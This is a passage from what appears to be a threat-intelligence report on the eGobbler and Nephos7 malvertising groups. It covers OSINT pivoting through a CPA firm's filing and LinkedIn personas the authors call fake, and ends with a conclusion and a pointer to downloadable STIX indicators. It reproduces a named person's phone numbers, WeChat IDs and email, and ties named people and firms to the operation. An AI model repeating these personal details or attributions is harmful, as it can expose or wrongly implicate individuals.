
电话微信: Cindy 510-516-9968 yc444691798 ycsissi2210@gmail.com

. $2800/月，包渣滓,

Signature: *yan he* Date: 08/16/2019
Print Name: yan he
Title: ceo
Email: ycsissi2210@gmail.com
Daytime Phone #: (510) 516-9968

eGobbler leveraged the services of a CPA firm located in California and specialized in assisting Chinese entrepreneurs build a presence in the US.

We were also able to expand our visibility on eGobbler entities with basic OSINT, pivoting on fake business personas and identifying other ad companies with similar profiles:



Sharon Steele

Cross Pads Ltd

Information Technology Program Manager at Cross Pads Ltd

Sanford, North Carolina, United States · 500+ connections

Join to Connect

Experience

Information Technology Program Manager

Cross Pads Ltd

Nov 2018 – Present · 1 year 11 months

Pads Ltd
Louisville, KY

Prithvi Mathur
Senior Project Manager at Cross Pads Ltd
San Jose, CA

Sachin Bajpayee
Team Lead at Cross Pads Ltd
Lakeside, CA

Vikash Kumar
Senior Associate II at Cross Pads Ltd
Milton, MA

Dylan James
Head Of Project Management Office at Cross Pads Ltd
Erie, PA

Chloe Barnes
Product Manager at Media Biz Ltd
Los Angeles, CA

Liam O'Sullivan
Business Development Manager at Media Biz Ltd
Los Angeles, CA

Steven McDonald
Owner at Source Crush
New York, NY

Jose Nelson
Manager - PR at Media Biz Ltd
Atlanta, GA

Bron Riveria
Senior Manager- Audience solution at Media Biz Ltd
Tampa, FL

Abdul Faizal
Digital Operations Manager at InkMediaWorks Ltd
Newark, CA

Pivoting from business persona to and via LinkedIn


Wrapping up

We believe we've achieved a significant level of visibility in both eGobbler's and Nephos7's infrastructure. By disclosing our findings, we are hoping to (1) wipe out a good amount of their infrastructure in a single blow and (2) educate on these threats and how to defend against them.

One burning question remains: Are Nephos7 and eGobbler two divisions of the same group? Are they competitors? Having collected hundreds of IOCs on both actors, we can confidently say that both infrastructures are completely separated and do not overlap. However, the modes of operation and evolution of tactics are strikingly aligned in unique ways, suggesting that the two Chinese groups are probably aware of each other and tracking each other's iterations.

IOCs

□ Download all IOCs as STIX



STIX Representation of Nephos7, eGobbler and Holcus